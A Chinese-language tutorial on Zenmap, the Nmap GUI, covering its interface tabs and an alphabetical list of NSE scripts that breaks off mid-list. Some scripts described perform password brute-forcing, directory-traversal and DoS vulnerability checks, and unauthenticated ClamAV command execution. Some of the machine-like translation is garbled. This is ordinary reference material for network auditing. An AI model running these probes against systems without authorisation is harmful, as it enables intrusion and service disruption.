

# Zenmap


Zenmap是Nmap项目中的一个GUI页面。可以理解为是Nmap的GUI可视化图形版，提供的多种扫描发难，如“Intense scan”。提供的多种界面，如Nmap输出、端口及主机、扫描后而显示的网络拓扑、主机详细信息及扫描等。

——nmap-Zenmap项目

## 一，主界面

### 1.Nmap Output（Nmap输出）

主要显示命令行状态的一些相关参数，如IP地址，扫描结果等。




### 2.Ports/Hosts（主机端口）


该页面主要显示端口信息、类型、是否打开、端口服务及描述等。

Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Windows Server 2003 3790 Service Pack 2 microsoft-ds
1025	tcp	open	msrpc	Microsoft Windows RPC

### 3.Topology -网络拓扑


在次页面可查看刚刚扫描结果而组成的网络拓扑。当然你也可以在Fisheye页面中设置显示方式。如：隐藏IP信息






## 4.Host Details - 详细信息

扫描结果将以详细的介绍和UI进行显示。




## 5.Scans - 扫描

在此页面你可以选择删除以前的扫描结果或添加扫描文件。



## 二，头部

### 1.Profile




在此页面下，你可以查看到当前命令的相关介绍。

“Intense scan plus UDP”


除了扫描TCP和UDP端口之外，还执行操作系统检测(-O)、版本检测(-sV)、脚本扫描(-sC)和跟踪路由(-traceroute)。

### 2.Scan



在次页面中，你可以配置扫描命令及选择。

### 3. Ping



可调整数据包信息及填写相关参数。

### 4. Scripting - 模块

选择扫描所使用的模块，以下是各个模块的名称及描述。

## Acarsd-info

飞机通信寻址与报告系统（ACARS,Aircraft Communication Addressing and ReportingSystem）  
是一种在航空器和地面站之间通过无线电或卫星传输报文的数字数据链系统。

正在监听的Acarsd守护进程中检索信息，Acarsd对飞机通信寻址和报告系统（ACARS）数据进行实时解码。

该模块检索的信息包括守护进程，API版本，管理员电子邮件地址和监听频率。

## Address-info

显示关于IPV6地址的额外信息，可用于嵌入式MAC或IPV4地址。

## Afp-brute

根据苹果文件协议（AFP）执行密码猜测

## Afp-path-vuln

检测MAC OS X AFP目录遍历漏洞CVE-2010-0533

此脚本尝试遍历远程主机上所有AFP（苹果文件协议）共享，对于每个共享他都是图使用CVE-2010-0533中描述的目录遍历来访问父目录。

## Afp-serverinfo

显示AFP（苹果文件协议）服务器信息，这些信息包括服务器的主机名，IPV4和IPV6地址及硬件类型就比如（MACmini./MacBookPro）

## Afp-showmount

显示AFP（苹果文件协议）共享和ACL（访问控制列表，主要用于控制端口进出的数据包。ACL适用于所有交换机接口的指令列表）

---

## Ajp-auth

检索需要身份验证的AJP服务（Apache JServ Protocol，是定向包协议，因为性能原因，使用二进制的格式来传输可读文本）的身份验证方案和域。

## Ajp-brute

根据Apj协议执行暴力的密码审计，AJP协议通常被WEB服务器用于后端JAVA应用服务器容器的相互通信。

## **Ajp-headers**

针对目录或AJP协议服务器的任何可选目录执行HEAD或GET请求，并返回服务器响应头。

## **Ajp-methods**

通过发送选项请求发现AJP服务器支持那些选项，并列出可能存在风险的办法。

## **Ajp-request**

通过AJP协议请求URI并显示结果，或者将结果存储到文件之中。不同的AJP方法，比如：GET、HEAD、TRACE、PUT或DELETE

WEB服务器通常使用AJP协议进行通信。

---

## **Allseeingeye-info**

检测全视眼服务，由一些游戏服务器提供，用于查询服务器的状态。当然他也可以在一个UDP端口上进行监听这个端口独立与主游戏服务器端口。

通常游戏端口是123，当收到一个有效的负荷包为s的数据时，他将回复各种游戏服务器状态信息。

## **Amqp-info**

高级信息传输队列（AMQP，Advanced Message Queuing Protocol）主要是一个提供统一消息服务的应用层标准高级消息队列协议，是应用层协议的一个开放标准，为面向消息中间件而设计。

而Amqp-info。主要从AMQP（高级消息队列协议）服务器搜集信息（所有服务器属性列表）

## **Asn-query**

将IP地址映射到自治系统号。

该模块主要的工作原理就是将域名系统解析系统文本查询发哦是那个到域名系统服务器。

然后通过服务器专门为NMAP而设置和使用的域名解析系统风格的区域查询团队。

---

## **Auth-owners**

试图通过查询也必须在目标系统上打开身份验证守护程序来查找打开的TCP端口的所有者。

身份验证也称为Identd，通常在端口113运行。

### **Auth-apoof**

检测是否有假冒其回复的身份验证服务器。

在发送询问之前，对其进行身份验证，服务器是否会作出响应，这种身份欺骗可能是恶意软件感染的标志，尽管也可以用于合法的隐私原因。

---

### **Backorifice-brute**

针对Backorifice服务执行强力的密码爆破

### **Backorifice-info**

连接到备份验证服务，并搜集有关主机和备份验证服务器本身的信息。

---

### **Bacnet-info**

发现并枚举Bacnet设备根据标准请求搜集设备信息

在一些其他的情况喜爱，设备可能不严格遵循规范，会导致Bacnet错误响应。

### **Banner**

一个简单的横幅抓取器，他链接到一个开放的TCP端口，并在无秒钟内打印监听服务器发送的任何内容。

横幅将会被截断以适合的单行，所以输出的情况可能是每次增加一行

---

### **Bitcoin-getaddr**

向比特币服务器查询已知比特币节点的列表。

### **Bitcoin-info**

从比特币服务器提取版本和节点信息



## Bitcoinrpc-info

通过在其JSON-RPC接口上调用getinfo（信息），从比特币服务器获取信息。

---

## Bittorrent-discovery

发现bittorrent伙伴共享基用户提供的torrent文件或磁铁链接的文件。

而节点（仅仅在包含节点NSE参数给定时才显示）实现DHT协议并用于跟踪对等点，对等点集是不同的，但他和通常是相交的。

## Broadcast-ataoe-discover

通过以太网协议发现支持ATA的服务器，ATA over Ethernet是由Brantley Coile公司开发的一种以太网协议，允许他哦你过以太网SATA驱动器进行简单的、高性能的访问。

发现是通过以太网广播地址发送一个查询配置请求来执行的，请求在报头的主字段和次字段中设置了所有的比特。

## Broadcast-avahi-dos

尝试使用DNS服务发现协议本地网络中的主机，并向每个主机发送一个空UDP数据包，以测试它是否容易受到Avahi空UDP数据包拒绝服务攻击（CVE-2011-1002）

在第一次尝试没有响应的主机将被认为是脆弱的。

## Broadcast-bjnp-discover

试图发现支持BJNP协议的佳能设备（打印机/扫描仪），方法是将BJNP发现请求发送到与该协议相关的两个端口的网络广播地址。

然后脚本尝试检索发现的设备模型，版本和一些附加信息。

## Broadcast-dhcp-discover

发送DHCP请求到广播地址(255.255.255.255)并报告结果。该脚本使用一个静态MAC地址(08:00:27:AD:CO:DE:CA:FE)，以防止范围耗尽。

该脚本使用pcap读取响应，方法是在所有报告的可用以太网接口上打开一个监听pcap套接字。如果在超时之前没有收到响应(默认为10秒)，脚本将中止执行。

脚本需要作为特权用户(通常是根用户)运行。

### **Broadcast-dhcp6-discover**

将DHCPv6请求(征求)发送到DHCPv6多播地址，解析响应，然后提取和打印地址以及服务器返回的任何选项。

### **Broadcast-dns-server**

尝试使用DNS服务发现协议发现主机的服务。它发送一个多播dn - sd查询并收集所有响应。

脚本首先发送一个针对services.dn -sd.\_udp的查询。本地获取服务列表。然后，它会向每个人发送一个后续查询，以获得更多信息。

### **Broadcast-dropbox-listener**

侦听Dropbox.com客户端每20秒广播一次的局域网同步信息广播，然后打印所有发现的客户端IP地址、端口号、版本号、显示名称等。

如果给出了newtargets脚本参数，所有发现的Dropbox客户端将被添加到Nmap目标列表中，而不是仅仅在输出中列出。

### **Broadcast-eigrp-discpver**

通过Cisco增强的内部网关路由协议(EIGRP)执行网络发现和路由信息收集。

该脚本将带有指定自治系统值的EIGRP Hello包发送到224.0.0.10多播地址，并侦听EIGRP更新包。然后脚本解析更新响应以获取路由信息。

如果没有一个。S值是由用户提供的，脚本将监听多播的Hello数据包来获取A。年代的价值。如果没有作为脚本参数或通过-e选项提供接口，脚本将同时发送数据包并通过所有有效的以太网接口侦听。

### **Broadcast-hid-discover**

通过发送一个discoveryd网络广播探测来发现局域网中的隐藏设备。

### **Broadcast-igmp-discovery**

发现具有IGMP多播成员身份的目标，并获取感兴趣的信息。

该脚本将IGMP成员查询消息发送到224.0.0.1所有主机的多播地址，并监听IGMP成员报告消息。然后脚本从报告消息中提取所有有趣的信息，如版本、组、模式、源地址(取决于版本)。

该脚本默认发送IGMPv2查询，但是可以将其更改为另一个版本(版本1或3)，或者发送三个版本的查询。如果没有将接口指定为脚本参数或使用-e选项，则脚本将继续通过所有有效的以太网接口发送查询。

### **Broadcast\_jenkins-discover**

通过发送一个发现广播探测来发现局域网中的Jenkins服务器。

### **Broadcast-listener**

嗅探网络中的传入广播通信，并尝试解码接收到的数据包。它支持CDP、HSRP、Spotify、DropBox、DHCP、ARP等协议。看到packetdecoders.lua获取更多信息。

该脚本尝试使用IPv4地址嗅探所有基于以太网的接口，除非使用Nmap的-e参数提供特定的接口。

### **Broadcast-ms-sql-discover**

发现同一广播域中的Microsoft SQL服务器。

需要SQL Server凭证:No(将不会受益于mssql。用户名& mssql.password)。

该脚本尝试在相同的广播域中发现SQL Server实例。找到的任何实例都存储在Nmap注册表中，供在同一扫描中运行的任何其他ms-sql-\*脚本使用。

与ms-sql-discover脚本不同，广播版本将使用广播方法，而不是针对单个主机。但是，广播版本将只使用SQL Server浏览器服务发现方法。

### **Broadcast-netbios-master-browser**

试图发现主浏览器及其管理的域。

### **Broadcast-networker-discover**

通过发送网络广播查询发现局域网中的EMC网络工作者备份软件服务器。

### **Broadcast-novell-locate**

网络控制协议 ( Network cotrol protocol ) ， NCP协议主要是当WAN链接的一端中丢失了特定的协议的成功操作时被使用。

尝试使用服务位置协议来发现Novell NetWare核心协议(NCP,网络控制协议)服务器。

### **Broadcast-ospf2-discover**

使用开放最短路径第一版2(OSPFv2)协议发现IPv4网络。

该脚本通过侦听来自224.0.0.5多播地址的OSPF Hello数据包来工作。然后，脚本响应并尝试创建一个邻居关系，以便发现网络数据库。

如果没有作为脚本参数或通过-e选项提供接口，则除非系统上存在单个接口，否则脚本将失败。

### **Broadcast-pc-anywhere**

发送一个特殊的广播探测器来发现在局域网中运行的PC-Anywhere主机。

### **Broadcast-pc-duo**

通过发送一个特殊的广播UDP探测发现在LAN上运行的PC-DUO远程控制主机和网关。

### **Broadcast-ps-discovery**

发现正在运行PIM(协议无关多播)的路由器。

它的工作方式是向PIM多播地址224.0.0.13发送一个PIM Hello消息，并侦听来自其他路由器的Hello消息。

### **Broadcast-ping**

使用原始以太网数据包在选定的接口上发送广播ping信号，并输出响应主机的IP和MAC地址，

### **Broadcast-pppoe-discovery**

使用PPPoE发现协议(PPPoED)发现PPPoE(以太网上的点对点协议)服务器。PPPoE是一个基于以太网的协议，因此脚本必须知道使用什么以太网接口进行发现。如果没有指定接口，则在所有可用接口上发送请求。

当脚本发送原始以太网帧时，它需要Nmap以特权模式运行才能进行操作。

### **Broadcast-rip-discover**

从局域网中运行RIPv2的设备中发现主机和路由信息。它通过发送一个RIPv2请求命令并收集来自所有响应请求的设备的响应来做到这一点。

### **Broadcast\_ripping\_discover**

通过发送广播RIPng请求命令并收集任何响应，从LAN上运行RIPng的设备中发现主机和路由信息。

#### **Broadcast-sonicwall-discover**

发现Sonicwall防火墙是直接连接(而不是路由)使用相同的方法作为制造商自己的'SetupTool'。需要配置一个接口，因为脚本广播UDP包。

#### **Broadcast-sybase-asa-discover**

通过发送广播发现消息发现局域网上的Sybase Anywhere服务器。

#### **Broadcast-tellstick-discover**

在局域网上发现Telldus技术和TellStickNet设备。Telldus TellStick用于无线控制电灯、调光器和电源插座等电子设备。更多信息:<http://www.telldus.com/>

#### **Broadcast-upnp-info**

尝试通过发送一个多播查询，然后收集、解析和显示所有响应，从通用即接即用服务中提取系统信息。

#### **Broadcast-versant-locate**

使用广播srvloc协议发现Versant对象数据库。

#### **Broadcast-wake-on-lan**

通过发送一个局域网上的唤醒包将远程系统从休眠状态唤醒。

#### **Broadcast-wpad-discover**

使用Web代理自动发现协议(WPAD)检索LAN上的代理服务器列表。它同时实现了DHCP和DNS方法，并通过查询DHCP来获取地址。DHCP发现要求nmap以特权模式运行，如果不是这样，就会跳过它。DNS发现依赖于脚本能够通过脚本参数或尝试反向解析本地IP来解析本地域。

#### **Broadcast-wsdd-discover**

使用多播查询来发现支持Web服务动态发现(WS-Discovery)协议的设备。它还试图定位任何已发布的Windows通信框架(WCF) web服务(。NET 4.0或更高版本)

#### **Broadcast-xdmcp-discover**

通过向局域网发送一个XDMCP广播请求，发现运行XDMCP管理器控制协议(XDMCP)的服务器。允许访问的显示管理器使用结果中的关键字Willing进行标记。

---

### **Cassandra-brute**

对Cassandra数据库执行蛮力密码审计。

### **Cassanadra-info**

试图从Cassandra数据库获取基本信息和服务器状态。

### **Cccam-version**

试图从Cassandra数据库获取基本信息和服务器状态。检测CCcam服务(用于在多个接收器之间共享订阅电视的软件)。

服务通常在端口12000上运行。它通过在接收到连接时打印16个随机字节来区分自己。

因为脚本试图检测“随机”字节，所以当数据看起来不够随机时，它有可能检测不到服务。

---

### **Cics\_enum**

用于IBM大型机的CICS事务ID枚举器。这个脚本基于Dominic White的mainframe\_brute ([https://github.com/sensepost/mainframe\\_brute](https://github.com/sensepost/mainframe_brute))。但是，这个脚本不依赖于任何第三方库或工具，而是使用NSE TN3270库，它在lua中模拟TN3270屏幕。

CICS只允许4字节的事务id，这是为CICS事务id找到的惟一特定规则。

### **cics-user-brute**

使用CICS事务CEMT，此脚本尝试收集关于当前CICS事务服务器区域的信息。它收集操作系统信息、数据集(文件)、事务和用户id。基于Ayoub ELAASSAL的CICSspwn脚本。

### **cics-user-enum**

CESL/CESN登录屏幕的CICS用户ID枚举脚本。

### **citrix-brute-xml**

尝试猜测Citrix PN Web代理XML服务的有效凭据。XML服务根据本地Windows服务器或Active Directory进行身份验证。

这个脚本没有试图阻止帐户锁定。如果密码列表包含的密码比锁定阈值帐户更多，则将被锁定。

### **citrix-enum-apps-xml**

从Citrix XML服务中提取应用程序、acl和设置的列表。

该脚本返回更多的输出和更高的冗余。

#### **citrix-enum-apps**

从ICA浏览器服务中提取已发布的应用程序列表。

#### **citrix-enum-servers-xml**

从Citrix XML服务中提取服务器场和成员服务器的名称。

---

#### **clamav-exec**

利用ClamAV服务器对未经身份验证的ClamAV comand执行的脆弱性。

ClamAV server 0.99.2(可能还有其他以前的版本)允许在不进行身份验证的情况下执行危险的服务命令。具体来说,“SCAN”命令可用于列出系统文件,“SHUTDOWN”命令可关闭服务。这个漏洞是由Alejandro Hernandez (nitr0us)发现的。

这个没有参数的脚本测试命令“SCAN”的可用性。

#### **coap-resources**

从CoAP端点转储可用资源列表。

该脚本建立到CoAP端点的连接,并在资源上执行GET请求。我们的请求的默认资源是/。众所周知的/core,它应该包含端点提供的资源列表。

---

#### **couchdb-databases**

从CouchDB数据库获取数据库表。

#### **couchdb-stats**

从CouchDB数据库获取数据库统计信息。

---

### **creds-summary**

在扫描结束时列出所有发现的凭证(例如来自蛮力和默认密码检查脚本)。

### **cups-info**

列出CUPS打印服务管理的打印机。

### **cups-queue-info**

列出按打印机分组的远程CUPS服务当前排队的打印作业。

---

### **cvs-brute-repository**

